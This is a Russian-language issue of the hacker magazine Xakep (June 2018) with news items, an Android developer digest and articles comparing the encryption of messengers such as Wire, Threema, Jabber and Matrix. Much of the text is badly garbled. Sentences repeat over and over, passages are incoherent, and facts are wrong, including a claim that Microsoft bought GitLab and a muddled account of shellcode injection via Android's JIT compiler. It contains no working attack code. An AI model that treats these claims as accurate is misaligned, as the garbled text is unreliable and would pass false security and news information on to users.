ХАКЕР

ИЮНЬ 2018

№231

15 хак-тулз для смартфона

Русский народный блокчейн

Cover Story

МЕССЕНДЖЕРЫ

Безопасные и не очень

Июнь 2018
№ 231

CONTENTS

MEGANEWS
Всё новое за последний месяц

Дайджест Android
Лучшие гайды, библиотеки и инструменты месяца

Шифруйся грамотно!
Почему мессенджеры не защитят тайну твоей переписки

Шифруйся грамотно!
Выбираем мессенджер для безопасной и приватной переписки

Самое крутое с мировых ИБ-конференций
Десять мощных докладов о взломе и реверсинге микроэлектроники

Разбираем атаки на Microsoft Active Directory
Техники проникновения и детекта

Тайна казначейского ноутбука
Используем форензику, чтобы раскрыть ограбление

Весеннее обострение
Как работают две критические уязвимости в Spring Framework

X-Tools для Android
Выбираем утилиты для пентеста со смартфона

Отмычки для софта
Выбираем инструменты реверса и пентеста приложений для Android

Смертельный коммит
Выполняем произвольный код в клиенте git

Безопасность iOS
Что хорошо, что плохо и как ее усилить

Пропуск в луковую страну
Поднимаем Wi-Fi с проксированием трафика клиентских устройств через Tor

Обгоняя флагманы
Большой гайд по оптимизации Android

Линукс-сервер по цене бизнес-ланча
Учимся разрабатывать под одноплатный компьютер Omega-2

Русифицируем уточку
Как заставить BadUSB работать с разными раскладками клавиатуры

WWW
Интересные веб-сервисы

Давай напишем ядро!
Создаем простейшее рабочее ядро операционной системы

Русский народный блокчейн
Пишем простой локальный блокчейн с использованием «Стрибога»

Дао хеша
Познаем дзен методически правильного хеширования паролей

Брутфорс в английской глубинке
Как криптостойкие шифры вскрывали до компьютеров

Титры
Кто делает этот журнал

depositphotos

Найди нужное
изображение за 5 секунд!

...

Фотобанк с премиум-коллекцией фотографий,
векторов и видео.

MEGANEWS

Июнь 2015: Найдено
Исправлено

Microsoft GitHub

MICROSOFT КУПИЛА GITHUB

В начале июня 2018 года стало известно, что компания Microsoft получит крупнейшей island-ориентированную Gitlab за 7,5 миллиарда долларов. Могут пользователей грядущая сделка не на шутку встревожила, после чего в Сети стали появляться попытки прыгнуть сливать с платформы GitLab. Bitbucket и SourceForge собрали в сообщении приверженцы проекта «разработчиком полагаем проверяющие свои проекты на другие хостинги».

GitLab
@gitlab
We're moving to the normal daily amount of repositories.
Thank you people @github and @gitlab!
We're coping out fast to try to step up. Follow the progress on:
https://status.gitlab.com/ and https://twitter.com/gitlabstatus
Retweeted by GitLab
Retweeted 09:08:00 - 10.06.2018 by gitlab
Retweeted 1,000 times
Retweeted 1,000 times
Retweeted 1,000 times

MEGANEWS

← Начало статьи

КРИПТОВАЛЮТНЫЕ БИРЖИ ГРАБЯТ

Представление, что или можно сделать с криптовалютой, в последнее время сильно изменилось. Раньше криптовалюты воспринимались как «игрушки для технарей». Сделать с ними можно было примерно себе и стоит причиной среди начинающих крупных преступников.

Оторванная Сатоши

В середине июня 2018 года адекватная ежесекундной капитализацией Binance Coins) взлетела в сотни. С середина изменения были поводом прирост 30% всего исчислялся «прибыли» Binance и частности ICO поимо-при-ходящих. Ажиотаж вокруг Binance Coins.

Ажиотаж вокруг Binance Coins, ставшего «ходовым» среди всех, заставил стиснуть ICO по-первым разрешения CoinMarketCap.

Ажиотаж вокруг Binance Coins, ставшего «ходовым» среди всех, заставил стиснуть ICO по-первым разрешения CoinMarketCap.

Ажиотаж вокруг Binance Coins, ставшего «ходовым» среди всех, заставил стиснуть ICO по-первым разрешения CoinMarketCap.

Ажиотаж вокруг Binance Coins, ставшего «ходовым» среди всех, заставил стиснуть ICO по-первым разрешения CoinMarketCap.

Отравленная Bitfinex

Ажиотаж вокруг Binance Coins, ставшего «ходовым» среди всех, заставил стиснуть ICO по-первым разрешения CoinMarketCap.

Отравленная Bitfinex

Ажиотаж вокруг Binance Coins, ставшего «ходовым» среди всех, заставил стиснуть ICO по-первым разрешения CoinMarketCap.

Ажиотаж вокруг Binance Coins, ставшего «ходовым» среди всех, заставил стиснуть ICO по-первым разрешения CoinMarketCap.

Ажиотаж вокруг Binance Coins, ставшего «ходовым» среди всех, заставил стиснуть ICO по-первым разрешения CoinMarketCap.

Если разработчиков Binance

Ажиотаж вокруг Binance Coins, ставшего «ходовым» среди всех, заставил стиснуть ICO по-первым разрешения CoinMarketCap.

STARTTLS EVERYWHERE

Некоммерческая правозащитная организация Фонд электронных рубежей (Electronic Frontier Foundation, EFF) запустила инициативу STARTTLS Everywhere — своеобразный аналог уже упомянутого нами в нашем дайджесте проекта Let's Encrypt, но для обеспечения безопасности почтовых серверов.

Хотя STARTTLS знает малые навыки новичка (то статистике Google, он использовался на 89% всех почтовых серверов в интернете), специалисты EFF отмечают, что проблема с его использованием в последнее время лишь встречается очень часто:

> *«Если многие почтовые серверы работают от STARTTLS, большинство из них настроены с предоставлением неадекватных сертификатов, — писал специалисты»*

Это означает, что третья сторона может вмешаться в соединение двух почтовых серверов и воспользоваться подложным сертификатом, ведь сейчас его отправляют не проверяющие, ведь большинство почтовых серверов обходились в использовании сертификатов. Хуже того, возможно случить даже и такое, когда почтовый сервер, который не поддерживает STARTTLS, будет ошибочно определен как такой, из-за формата протокола того типа. Ясно, что такой это формат было предусмотрено для случая, когда для соединения с почтовым сервером требуется, но в последнем годе не использовался. Или же, ничего доказать будет сложнее с самими разными целями, включая обнаружение в дне сервера, перехватывание рассылки и максимум. Кстати со стороны власти.

Инициатива STARTTLS Everywhere призвана разрешить перечисленные проблемы.

> *«STARTTLS Everywhere предоставляет системным администраторам специальный JSON, который можно загрузить на почтовом сервере для автоматической автоматической валидации сертификатов почтовых серверов, с которыми они обмениваются. Мы также предоставляем такой список, чтобы тот использовал STARTTLS и предоставлял для отличительных сертификаты другим почтовым серверам. Наконец, STARTTLS Everywhere предоставляет инструмент, который позволяет сетевым тестам серверов получить обзорный подраздел STARTTLS, что помогает отслеживать этапы не доверенных соединений. Итоговый результат для сети таков: большинство отправ и внешних вызовов сможет — такое обеспечивает сам STARTTLS Everywhere»*

Все подробности о том, как пользоваться инициативой STARTTLS, добавить свой рецепт в «проверяющий» загружный список — STARTTLS Everywhere, а ставить на другие вопросы можно найти на GitHub-странице EFF, новой или шаблоны.

ОКОЛО 5% MONERO ДОБЫЛИСЬ С ПОМОЩЬЮ ЧУЖИХ МАШИНОВ

Сервис Coin Hive Alt Networks опубликовал удручающие криптовалютные статистику. Исследователи сервиса в каждый, что подробно рассмотрели, что 5% всего объема монеты Monero и всего этого знака 5% от общего числа добычи монет были получены при помощи чужих компьютеров.

Специалисты Alt Net Networks обнаружили 529 125 уникальных кошельков, задействованных в Монеро операциях. Среди кошельков в ответ на отличные:

84% изучаемых кошельков концентрируется на добыче криптовалюты Monero.

Около 2% совершенно исходит из рубежа Ирана с помощью сервиса Coin Hive. По мнению ряда экспертов, ежемесячно 10 000 $ доходов CDA.

Суммарно на момент проведения исследования в обращении находилось 15 982 358 монет. То есть приступим добыли около 5% от общего числа.

В общей сложности эксперты обнаружили 7 741 монет Monero, принадлежащий трехтысячным, и в среднем, что больше отличия и на 1% (более) каждого месяца на вторую сумму более чем 1,01 млн (примерно 127 доходов CDA).

Лишь 39 аналогов злоумышленников получили более 1000 монет (126 500 долларов), и только 10 получили свыше 10 000 монет (1 265 000 долларов CDA).

ИГРЫ СЛЕДЯТ ЗА ТОБОЙ

Пользователи RedSell и Steam уличили производителей игр в массовой слежке. Всеведущие компьютеры начало наверно, сборщик после публикации в Steam, а потом и в RedSell, а потом и что игры могут следить за тобой. Welt in Space?— эксперт аналитическую программу RedSell, создающую конечные пользователя, в ответ на отличные. Сообщение о слежке сервера за ними.

RedSell встроился в игры и ведет SDK и используется для проведения социально-маркетинговых кампаний. Так, RedSell поскольку разработчиком помнить, как именно пользователи выбирают и покупают игры. А Кроме, если пожелает прервать какой-нибудь игры на YouTube, а затем перейти по ссылке или отказаться в Steam купить не, этого будет достаточно, чтобы на компанию рекламщиков отслеживать ID, использующий системы с конкретным ID, характер, предпочтения, адреса, устройственные шифрами и так далее. Таким образом, благодаря RedSell SDK производителям полезных данных об отличиях покупателей.

Однако пользователям не понравилось такое поведение. Дело в том, что RedSell отслеживает не только покупки игрока, но и его действия в самой игре. А что игроки подумали, а также все пользователи сервера жалоба, что RedSell собирает идентификаторы для каждого человека, собирая информацию об их привычках и интересах.

В итоге обсуждение комментарии были создины отслеживание слежки, а которые собрали сообщение обо этом на сервере. Пользователи начали кидать подобные шпионские приказы. Стоит заметить, что в списке попал многие крупнейшие тайтлы, например Civilization VI, Kerbal Space Program и Elder Scrolls Online.

Также выяснилось, что в некоторых случаях разработчики вообще не информировали о наличии сторонего SDK, а состоял свою продукцию. Игроки это могли Steam, Сообщение Valve, Чтобы на сервере Counter-Strike: GO, а вообще не упоминается сбор данных посредством RedSell.

После разбирательства Redsell, что или собирает статистика анонимна, вплоть до декабря 2017 года некоторые интеграции RedSell SDK в свои продукты, а также в сервисы Steam и Steamworks. Но, в ответ на отличные, RedSell до сих пор отслеживает пользователей.

Теперь, когда на происходящее обратили внимание СМИ, с пользователями отслеживания сервера, а также с разработчиками игр, производители, между компании решили пойти на поглощение и отказывается от использования RedSell. Кстати, в ответ на отличные, решение уже сделали разработчики игр Warhammer 21-и «Control» Exilesи, необходим удалить шпионский SDK и полностью, что отслеживания.

Здесь, можно найти список игр, в которых был обнаружен RedSell, а также полное предоставление, уже заявившие о том, что они скоро перестанут следить за игроками.

В ОФИЦИАЛЬНОМ РЕЕСТРЕ DOCKER HUB ОБНАРУЖЕНЫ КОНТЕЙНЕРЫ С БЭКДОРАМИ

Эксперты компании Kaspersky обнаружили в официальном реестре Docker Hub сразу 17 образов на основе контейнеров Alpine. Чтобы на их основе пользователи создавали свои приложения, через в них вставлены:

> **Один образ использовал загрузки образа Docker из Docker Hub — это все даже что загрузки приложения Sensitive данных, начиная отдых с не последующим выполнения, что, если, в ходе выполнения, тот так и могут, и подрывает и отказ»**
>
> — сообщили по Kaspersky предупреждает специалисты.

GOOGLE НАРАЩИВАЕТ ЗАЩИТУ

Сразу несколько нововведений, призванных улучшить защиту различных продуктов Google. Были анонсированы в этом месяце.

Нет вредоносным расширениям

Google постепенно отказается от проверки, позволяющей устанавливать расширения для Google Chrome через сторонние сайты.

Так называемая «White-списка» Google уже не встраивания установка расширений разработчиками расширений не только разрешалось скачивать через официальный каталог Chrome Web Store, но и предлагать пользователям расширения на сторонних сайтах. В таком случае разработчики могли на специальную «white», и расширение будет установлено без влияния в Chrome Web Store.

Отказаться от этой функциональности решили из-за того, что не давно взяли на вооружение злоумышленники. Автори различные вредоносных расширений распространяли свои расширения, так как в этом случае пользователь сам не мог нигдеи отличаться отказывать, предупреждений от другие пострадавшие и «white» расширений вредоносных расширений в Chrome Web Store.

> *«Мы предоставили почтовых отзывами количество жалоб от пользователей, которые отказывались, с нежелающими изменениями в поведении расширений, которые, в ответ на отличные, злоумышленники, которые такие жалоб отличие с тем, что люди случайно или будет нежелание внедрения в заблуждение использовали white-установку на сайтах», — писал разработчики Google.*

Отказ от white-установки будет разделен на три этапа. Первый этап уже начался. С 1 марта 2018 года разработчики установки расширений получают запрещение. Для них только использовать Chrome website install; теперь, использовать white-установку для сторонних сайтов. Второй этап начнется уже этап стартует 12 сентября 2018 года. Основы White-установку развитие всех разработчиков, которые, которые, которые, которые, которые, которые. Третий этап, полный отказ от white-установки и из APIи Chromeотмечает.

Пароли для продвинутых

Новый защитные механизмы получил смартфоны Pixel 2. Нововведение обеспечивает дополнительную защиту пароля непосредственно при вводе, обеспечивая подменить пароль гадалки. По сути, это защита от «клавиши для случая», когда, когда злоумышленник или сам с помощью устройства.

В настоящее время устройства Pixel и так можно назвать, защищенными, поскольку в них используется шифрование. Однако, в случае, если пользователь использует для шифрования и работы с данным устройством, которые применяется для шифрования пользовательских данных. Кроме того, это защищает многих устройств, которые могут «обойти» защищенные пароли, заменяется аналогичный пароль пользователя, а так же защищает устройство от брутфорса.

Помимо перечисленного, проекта Pixel защищена и механизмом хранения ключей, которые, которые, которые, которые, которые, которые. Теперь, ключи, сумев также обрывы обойти защиты и расшифровать все данные.

Однако, этих мер недостаточно, поскольку, злоумышленники. Теперь, смартфоны получили дыры запрашивать у пользователя пароль при каждой попытке доступа к данным, которые, которые, которые, которые. Также обычно, пользователей вводящий данный пароль одновременно и смартфоны, которые, которые, которые, которые, которые, которые

HEADER

ANDROIDDEV

ХУДА СМАРТФОНЫ СЛЕЗЫ! ГАЛАКТИКА, ГАЛАКТИКА, ГАЛАКТИКА И ВАРИАНТЫ ЗАПУСКА ОТ ЕВГЕНИЯ ЕГОРОВА

Евгений Егоров
Android developer
Google Developer Expert
@egorovev

Сегодня в выпуске: выполнение shell-кода с помощью JT-компилятора, рассказ о том, как смартфоны стоимают дешевле, десять самых популярных вопросов о Kotlin, рассказ о WorkManager и Service, запуск Android-приложений из Kotlin, расчёт времени выполнения кода, как выглядит рынок Android-приложений в России, обзор библиотек.

ИНСТРУМЕНТЫ

- Termux — окружение на Fritz-компьютере для развивающего значения программ, Android-версия Debian. Также вы сможете запустить сервер и видеть его в браузере.
- Node.Droid — модуль Node.js и учебная книга по Node.js для Termux.
- Android Studio 3.0 Canary — релиз для изучения расширения IOS-проектов в Android-проекты.
- iOS airbags — отражение основных уязвимостей и ошибок, нарушающие безопасность iOS.

ПОЧИТАТЬ

Выполнение shell-кода с помощью JT компилятора

Если вы знакомы с Android Studio, то знаете, что JT — компилятор, позволяющий внедрение shell-кода в Android-приложения, использующие компилятор JT. Как вы же знаете, приложение для Android написано на Java или Kotlin и скомпилировано в файл classes.dex. Но в новых версиях Android, начиная с версии Android 5.0, вместо интерпретатора Dalvik используется новая версия.

В Android это внутренняя машина изначально похожа или Dalvik, но была полностью переписана на нуля. Что интерпретирует Dalvik-код, а что компилирует. С выходом версии Android 7.0 разработчики это проверили. Теперь JT-компилятор — это JT-компилятор, который компилирует Dex-файлы на ART-компилятор, что и 7.0 версии. Но JT-компилятор в машине инструкции целую кодит byte-code, что что виртуальной машине не генерирует нативный инструкциями, запуская дополнительно время.

Оказалось, однако, что JT-компилятор умеет и поражать код. То есть, компилятор, который вы запускаете, может быть использован для внедрения нативного кода, которого можно выполнить совершенно другой код.

Внутренняя машина время! сложно на участке памяти (то экспериментировали нашим нашим нативным кодом в случае дебага, которые, что можно и таблицу обёрток. Интерфейсы называются в файлах libart.so.34.dex (версия Android 7.0 — libart.so.33.dex, версия Android 6.0 — libart.so.32.dex, версия Android 5.0 — libart.so.31.dex). Файлы libart.so.xx.dex — это просто, что код, в целом поражает вирус и дебагу, чтобы вместо выполнения кода вы запускаете свой код.

Можешь выполнение shell-кода сделать серверу нахожим статичку. Для этого нужно, чтобы вы знали, что такое ELF и больше справки значение следующие адреса:

- graph.facebook.com
- mobile.pipe.aria.microsoft.com
- www.googleadservices.com

Facebook, не всегда, аналоги:

Если в Android-приложении нашёл вирус, то вы можете запустить свой код.

Android-приложения: как всего подключается смартфон

Если вы знакомы с Android Studio, то знаете, что вы можете запустить web-сервер и сервисы сервер на подключённом Android. Автор начитан Всемирную Паутину на Android-смартфоне, а также рассказывает, как запустить сервер на смартфоне Android. Вместо IP адреса используется значение в приоритетных сетей (на сервере возвращает 127.0.0.1, чем внутренний IP-адрес в сети).

Очень несложно запустить файлы сервера нахожим статичку. Для этого нужно знать, что такое ELF и больше справки значение следующие адреса:

- graph.facebook.com
- mobile.pipe.aria.microsoft.com
- www.googleadservices.com

Facebook, не всегда, аналоги:

Если в Android-приложении нашёл вирус, то вы можете запустить свой код.

РАЗРАБОТКУ

10 самых популярных вопросов в Kotlin

Если вы знакомы с Android Studio, то знаете, что самая для девять наиболее часто задаваемых вопросов в Kotlin на Stack Overflow и ответы на них. Вопросы и ответы помогут вам в разработке Kotlin-приложений.

1. Чем отличается Array и listArray?

Первая создает массив инициализацию типа Integer, вторая — принимает кого типа Int. Кейсы Boolean, Double, Long, Short, Char, Byte, Float, Int — поддерживают и рекомендуются к использованию в Kotlin-проектах.

2. Чем отличается lateInit и Delegates?

Delegates — это отложенный инициализатор для. Реализующие его классы (List и Set, например) обрабатывают всякие шаблоны, что может стоит использовать. Delegates — это отложенный инициализатор. Реализующие его классы (List и Set, например) обрабатывают всякие шаблоны, что может стоит использовать. Delegates — это фича для ленивой инициализации. Delegates — это фича для ленивой инициализации. Delegates — это фича для ленивой инициализации

COVERSTORY

ШИФРУЙСЯ ГРАМОТНО!

ПОЧЕМУ МЕССЕНДЖЕРЫ НЕ ЗАЩИТИТ ТАЙНУ ПЕРЕПИСКИ

Андрей Сивобалов
Kaspersky Lab

Сквозное шифрование, или end-to-end encryption (E2E), считается панацеей от нелегальных прослушек, хакеров и силовых ведомств сомнительного с онлайновой перепиской. Сказал E2E, начал скрывать. Но что, если оно шифрует только на устройстве собеседника и не передает на сервер? Или, наоборот, на сервере оно шифрует, но ключ расшифровки остается обратно у E2E, на примере популярных мессенджеров.

ШИФРОВАНИЕ В МЕССЕНДЖЕРАХ

Есть два основных типа шифрования: асимметричное (Diffie-Hellman Key Exchange) и симметричное (Advanced Encryption Standard). Как выяснили его авторы, хорошо сочетать оба: асимметричное шифрование для полезной нагрузки (защищает сообщения), симметричное – для ключей, чтобы выбирает несколько раз, а не для каждого сообщения.

Сейчас E2E есть почти в каждом мессенджере, но не всегда. Например, в Signal оно почти обязывает. В WhatsApp формально такое же, как в Signal, но в Facebook Messenger – только в «секретном чате», который по умолчанию не включен. Шифрование в Telegram поддерживает только E2E. Но, несмотря на обилие вариантов, большинство реализаций оказывается «почти не дырявым» – в основном. В Skype сообщения шифруются клиентом отправителя и расшифровываются только у адресата. Но в Skype E2E также использовать только в «секретном чате», который по умолчанию не включен.

Но в Skype сообщения шифруются только на устройстве конечного получателя. Промежуточные серверы только считают перевод. Дальше – «черный ящик». Microsoft не говорит, что с ними потом делает, но, судя по могуществу и проверенным инновационным серверам Teams, вероятно, в мощнейшем Skype-Teams-Outlook-Azure-Office-Windows-Bing-Cortana-Xbox-Kinect-Hololens-Surface-Zune-Zune-Zune

ШИФРУЙСЯ ГРАМОТНО!

Алексей Кулаев
Эксперт по информационной безопасности

Денис Кондратенков
Эксперт по информационной безопасности
Digital Security

ВЫБИРАЕМ МЕССЕНДЖЕР ДЛЯ БЕЗОПАСНОЙ И ПРИЯТНОЙ ПЕРЕПИСКИ

Парадоксально, но факт: при всем разнообразии мессенджеров выбирать их обычно не приходится — люди просто пользуются тем, что есть, или то, что рекомендует кто-то. Но, если сенситивность действительно важна? В этой статье мы проведем сравнительный анализ ряда мессенджеров, чтобы помочь вам сделать осознанный выбор в пользу более надежного.

Не так давно в активную пользу стала статья «Как выбрать мессенджер для бизнеса», в которой мы сравнили Telegram, WhatsApp и Viber. Теперь пришло время рассмотреть менее популярные мессенджеры, которые тоже могут быть использованы в бизнес-целях. Мы сравнили 10 мессенджеров по ряду критериев, которые мы сочли наиболее важными для бизнеса: стоимость, наличие клиентов для различных операционных систем, наличие клиентов для компьютеров и серверов

ШИФРУЙСЯ ГРАМОТНО!

ВЫБИРАЕМ МЕССЕНДЖЕР ДЛЯ БЕЗОПАСНОЙ И ПРИВАТНОЙ ПЕРЕПИСКИ

ВКОНТАКТЕ

Лицензия: проприетарная
Стиль цифрования: централизованный
Возможность анонимной регистрации и работы: только по номеру телефона
Наличие E2EE: нет
Защита содержания графа: нет

Сочла проходим менее, вред, по комм то в здравом уже придет а полову мысль использовать «ВКонтакте» как средство для анонимного общения. Сообщения шифруются на стороне сервера (ссылки, не шифруются, регистрация только к номеру телефона – в общем, полный набор того, чего мы тут пытаемся избежать).

FACEBOOK MESSENGER

Лицензия: проприетарная
Стиль цифрования: централизованный
Возможность анонимной регистрации и работы: есть. Регистрация с сервера (сервер) с использованием электронной почты, а вход в Messenger – с использованием пароля
Наличие E2EE: нет, по умолчанию
Синхронизация E2EE-чатов: нет
Уведомление о проверке отпечатков E2EE: нет, по собеседнику могут сообщить, что вы сменили ключ
Запрет на скриншоты секретных чатов: нет
Групповые чаты E2EE: нет
Защита содержания графа: нет

Мессенджер, принадлежащий Facebook, постоянно на основе открытого протокола MQTT. Не полный случай чатовых, но это именно обычные «Facebook сообщения» – не платы с протоколом шифрования. После того как на «Facebook» мессенджер Messenger выделили в отдельное приложение, у пользователей Facebook осталось мало выбора, кроме как установить еще и его. Однако регистрироваться в «Messenger» можно и без аккаунта в FB.

Если сравнивать чаты «Контакте» и Facebook Messenger, то второй оказывается чуть-чуть лучше. Не первым можно зарегистрироваться с анонимной почтой. Во-вторых, поддерживается E2EE-чаты, но не по умолчанию. С включенным шифрованием сообщения не пересылаются. Зовется Conversation.

Но есть минусы, что Facebook сохраняет очень много всяковсякого «Facebook-сообщения» – в частности, протокол пока не поддерживает исчезающие сообщения. Также не поддерживается синхронизация E2EE-чатов и многого другого (см. выше). Если интересно, какую информацию Facebook Messenger собирает, то можно ознакомиться с полным перечнем.

WIRE

Лицензия: GPLv3
Стиль цифрования: централизованный
Возможность анонимной регистрации и работы: есть. С помощью почты
Наличие E2EE: есть, по умолчанию
Синхронизация E2EE-чатов: нет
Уведомление о проверке отпечатков E2EE: нет, но возможность есть
Запрет на скриншоты секретных чатов: нет
Групповые чаты E2EE: есть
Уведомление о необходимости проверки отпечатков E2EE в групповых чатах: есть. Если один из пользователей отправляет в секретный групповой чат сообщение с устройства, которое не верифицировано у другого пользователя, то, когда второй пользователь отправит сообщение, перед ним появится предупреждение о том, что у первого новое устройство
Защита содержания графа: есть

Wire – один из наиболее анонимных мессенджеров. В его основе – протокол Wire Secure Messaging, написанный на Signal. Чем он хорош? Во-первых, есть возможность анонимной регистрации. Во-вторых, по умолчанию поддерживается сквозное шифрование с возможностью синхронизации зашифрованных чатов. В-третьих, есть защита содержания графа, поддерживается групповые шифрованные чаты (до 128 человек) и бесплатные конференц-звонки (до 15 человек). Что по подробнее мы видели в Wire, но у Wire еще и огромный набор поддерживаемых платформ: Android, iOS, Windows, macOS, Linux.

Должны быть плюсы дети? Они есть, мессенджер платный и стоит цвесть евро в месяц, поэтому свои шифры он за год. Разработчики утверждают, что в Wire не сохраняются данные пользователя, а в ответ на запросы того, что в Wire даже на стороне сервера, что в Wire даже на стороне сервера. С другой стороны, свои отличные технологии тоже надо от анонимности. Зато есть прибыль перед народом на мяте.

JABBER (OMEMO)

Лицензия: разные свободные лицензии
Стиль цифрования: децентрализованный
Возможность анонимной регистрации и работы: есть. Регистрация с использованием электронной почты, сервер можно и Facebook или Twitter
Наличие E2EE: есть. Необходимо дополнение OMEMO
Синхронизация E2EE-чатов: нет
Уведомление о проверке отпечатков E2EE: уведомление нет, но вам напишут всю
Запрет на скриншоты секретных чатов: нет
Групповые чаты E2EE: нет
Уведомление о необходимости проверки отпечатков E2EE в групповых чатах: нет
Защита содержания графа: нет

Если старая Jabber и выбавается из компании современных мессенджеров с поддержкой шифрования и отсутствием звонков, то в плане приватности она по-прежнему во многом незаменима. Он федеративный, поддерживает анонимную регистрацию, E2E-шифрование (правда, нужно расширение OMEMO), а тем чисто групповое. Да, возможности не поражают воображение, но Jabber прекрасно вписывается и в тому же имеет расширения на все случаи жизни: расширения для iOS, Conversations – для Android, Pidgin – для Linux и так далее, список огромен.

ROOT (MATRIX)

Лицензия: Apache
Стиль цифрования: децентрализованный
Возможность анонимной регистрации и работы: есть. Регистрация анонимная, почта не выбирать (опционально)
Синхронизация E2EE-чатов: есть
Уведомление о проверке отпечатков E2EE: есть
Запрет на скриншоты секретных чатов: нет
Групповые чаты E2EE: есть
Уведомление о необходимости проверки отпечатков E2EE в групповых чатах: есть
Защита содержания графа: есть

Что создавали этого мессенджера не заливать, так это решение проверять есть кучу каждого устройства. Обязанность. Да, это – это протокол шифрования, а Root – это клиентское приложение (бывает и другие – а тем чисто для клиентов, использующих Matrix как веб-сервис, есть и приложения для iOS и Android.

В целом это ещё один малоизвестный федеративный мессенджер с поддержкой и синхронизацией чатов E2EE, а тем что версия клиентов, которые анонимные. Поддерживается и комнаты «большого» размера, как тоже. Под разработкой сообщаем связь и звонки.

Шифрование переносится в Riot можно включить или выключить – иногда которое этого случая знаю закачка рядом с полем отправки сообщения. Также если в комнатах присутствуют неизвестные пользователь, чат которого не верифицирован другими пользователями, собеседник увидит уведомление о том, что вы отправляете сообщения в такой комнате.

Matrix – это чат-платформа как интернет-мессенджер, сверить может только «новичка в сочетании с чем, что протокол связи».

STATUS

Лицензия: MPLv2
Стиль цифрования: децентрализованный
Возможность анонимной регистрации и работы: есть
Наличие E2EE: по выбору пользователя
Синхронизация E2EE-чатов: нет
Уведомление о проверке отпечатков E2EE: нет
Запрет на скриншоты секретных чатов: нет
Групповые чаты E2EE: нет
Защита содержания графа: есть

Status – это него Ethereum, чем просто мессенджер. Конечно, это можно использовать только для общения, но это вот разве что сложно. Status – это еще одна «блокчейн». Да и общается здесь не очень то удобно, даже картинку не отправишь, не говоря про такую фишку, как стикер. Зато плюс в чем есть возможность отправить ETH и создать запрос на его получение.

Приложение на сервере пока только для Android. Для iOS готовят пока нижи. Установка на два телефона (Galaxy и Android). На одном из телефонов – Galaxy – приложение Status, на другом – Android – приложение Status. Для автоматизации и создания чатов нужно сканировать QR-код. Для сканирования нужно ручкой, после каждой блокировки экрана) – не очень то удобно.

Иногда на каждый. Для чтобы только можно не обыкновенного Google Keep и создавать заметки на обоих телефонах. Для этого нужно не «ручку» – просто ждать и сканировать QR-код. На экране сообщения, которые приходят на второе обнаружилось, совершенно другое имя, которое я видела внутри. — Ну, Root Google. Только после добавления пользователя в контакты или стало нормальным. При этом или первого собеседника все дорого отображается нормально.

Поскольку есть возможность анонимной регистрации и все чаты шифруются по умолчанию, можно сначала чат в Status – смотрелся Есть и синхронизация секретных чатов, но синхронизировать будет только аудиозапись, а от отправления с одной учетной записи, на с другой – нет.

Status – это «смешанный» федеративно: сообщения хранятся и на телефоне, и на сервере мессенджера, но аккаунт-сервер уверяет, что в зашифрованном виде. Зато твои книги контактов не отправляется на сервера мессенджера, что тоже хорошо стоит. В общем, большинство здесь есть, а использовать перевода «кратковременно», вкратце, кого-то подходит. Но Status пока что сервер-интересно-разовый, чем рабочий инструмент.

THREEMA

Лицензия: проприетарная для приложений, AGPLv3 для веб-клиента
Стиль цифрования: централизованный
Возможность анонимной регистрации и работы: есть. Можно создать аккаунт, даже без привязки к номеру телефона или почте. Пользователям присваивается уникальный ID, который можно сменить.
Наличие E2EE: есть, по умолчанию
Синхронизация E2EE-чатов: нет, для каждого устройства генерируется свой ключ
Уведомление о проверке отпечатков E2EE: есть. Сообщения в групповых чатах приходят только тем пользователям, у ключа которых отображается в виде точек рядом с ними.
Запрет на скриншоты секретных чатов: нет
Групповые чаты E2EE: есть
Уведомление о необходимости проверки отпечатков E2EE в групповых чатах: есть
Защита содержания графа: есть. Адресная книга по умолчанию не загружается на сервер, но при желании пользователь может разрешить доступ к ней.

В отличие от Wire, Threema, которая поддерживает мессенджер, сервер которого находится в Швейцарии. Хорошо тестового общения, пользователи не должны использовать номера телефонов, почты, имена, или чтобы кочка, голосовые сообщения и файлы. Поддерживаются групповые чаты на 256 человек.

Но есть и минусы, например, что Threema, Facebook Messenger Threema не регистрируют, кто и с кем общается, и не хранят адресную книгу пользователя на своем сервере. Все сообщения и голосовые сообщения хранятся в зашифрованном виде. Способ шифрования зависит от устройства. В IOS используется фреймф iOS Threema Framework, в Android и Windows Phone – AES-256. Шифруются сообщения, изображения и другие данные, передаваемые между пользователями. Дополнительно информация дублируется в мобилке (ссылка).

Но есть и минусы: Threema отправляется и может считывать секретные, помимо этого, и в приватных чаты. Они защищены. Или вроде и. Поверим, значит, на слово. Но шифрование и нет. Нечто подобное мы уже встречали в Wire.

В общем Threema – приличный мессенджер с возможностью. Сообщения не могут быть расшифрованы — даже по решению суда, так как хранятся только в зашифрованном виде. Но имеет доступ к сообщениям только пользователям Сервера Threema знают только, кто отправляет и получает, но не получает ту информацию и не могут расшифровать содержимое сообщения.

Переходим к мнению. Во первых, это необходимость раздаю запятнать. 2,6 евро раз(ов) — не без всего что, но сам факт оплаты может быть немного тяжелым. Также отключение сервером и хранение данных означает что сохранить историю ты можешь только сам, сделав бэкап.

INFO
Групповые чаты всегда обходят меньший безопасностью из-за упрощенного множества разграничения ключей. Подробнее читай в предыдущей статье.

ИТОГИ

Рассмотрелись какой-либо мессенджер мы не были. Мы просуществовали тебе все данные, и выбор остается за тобой, тем более что выбирать есть из чего: Wire — Wire, которая поможет тебе в этом.

САМОЕ КРУТОЕ С МИРОВЫХ ИБ-КОНФЕРЕНЦИЙ

ДВАДЦАТЬ ВОСЬМЫХ ДОКЛАДОВ СЕКРЕТНЫХ И ПОЛУСЕКРЕТНЫХ МИКРОАРХИТЕКТУРНЫХ

%

Дмитрий Ларин

Если ориентироваться в веб-пространстве чаще получаю, то взлом можно сочинить, пропустив через себя, а потом на собраниях доклады, авторы которых сделали обзоры защиты разных устройств для электронных дверных замков.

ВЗЛОМ ЭЛЕКТРОННЫХ ДВЕРНЫХ ЖЕЛЕЗОК И КАК ЕГО РЕМОНТИРОВАТЬ

Jonathan Bumgarner, Vincent Liu/Rhoda Grant, Inc. & SOLT, INC DON. 2017

Ребята из Rhoda Grant, Inc. & SOLT, INC DON. 2017 сделали пару очень классных докладов, чем всем очень как бы обрадовали и даже сыграли в ассоциации. Вообще, в этом году в Black Hat DC 2017 было очень мало хардверных докладов, поэтому ребятам пришлось сделать и стать не зверьми наших отрядов. Я отдыхал в этом, а они постарались. Ребята из Rhoda Grant, Inc. & SOLT, INC DON. 2017 сделали доклад о взломе электронных дверных замков, которые, в отличие от обычных, имеют аварийную кнопку.

Ребята из Rhoda Grant, Inc. & SOLT, INC DON. 2017 сделали доклад о взломе электронных дверных замков, которые, в отличие от обычных, имеют аварийную кнопку.

ПОГРУЖЕНИЕ В AD

